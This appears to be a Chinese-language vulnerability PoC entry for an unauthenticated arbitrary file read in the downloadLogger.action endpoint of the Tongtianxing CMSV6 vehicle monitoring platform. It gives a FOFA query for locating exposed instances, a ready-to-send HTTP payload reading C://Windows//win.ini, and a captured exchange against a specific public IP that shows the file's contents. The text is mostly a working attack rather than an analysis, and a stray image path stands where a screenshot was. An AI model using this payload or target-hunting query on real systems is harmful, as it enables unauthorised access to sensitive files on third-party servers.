T1-7通天星-CMSV6车载定位监控平台-任意文件读取

漏洞描述：

通天星CMSV6车载视频监控平台 downloadLogger.action接口处任意文件读取漏洞，未经身份认证的攻击者可以通过此漏洞获取系统内部敏感文件信息，使系统处于极不安全状态。

网站图片：

网络测绘：

fofa语法：


FOFA：body="/808gps/"

漏洞复现：

payload：

```
GET /808gps/logger/downloadLogger.action?fileName=C://Windows//win.ini HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:103.0) Gecko/20172209 Firefox/103.0
Connection: close
Accept: */*
Accept-Encoding: gzip
```

效果图:
读取C://Windows//win.ini


Request
数据包扫描
美化
热加载
构造请求
GET /808gps/logger/downloadLogger.action?fileName=C://Windows//win.ini HTTP/1.1
Host: 202.179.22.234:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:103.0) Gecko/20172209 Firefox/103.0
Connection: close
Accept: */*
Accept-Encoding: gzip
Responses
92bytes / 298ms
HTTP/1.1 200
Set-Cookie: JSESSIONID=48F6CA
Access-Control-Allow-Origin:
Access-Control-Allow-Methods:
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers:
Pragma, Last-Modified, Cache-
lang,userId,token,csrftoken,A
Access-Control-Allow-Credenti
X-Content-Type-Options: nosni
X-XSS-Protection: 1; mode=blo
Content-Disposition: attachme
Content-Type: application/oct
Content-Language: en-US
Date: Thu, 11 Apr 2024 06:09:
Connection: close
Content-Length: 92
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1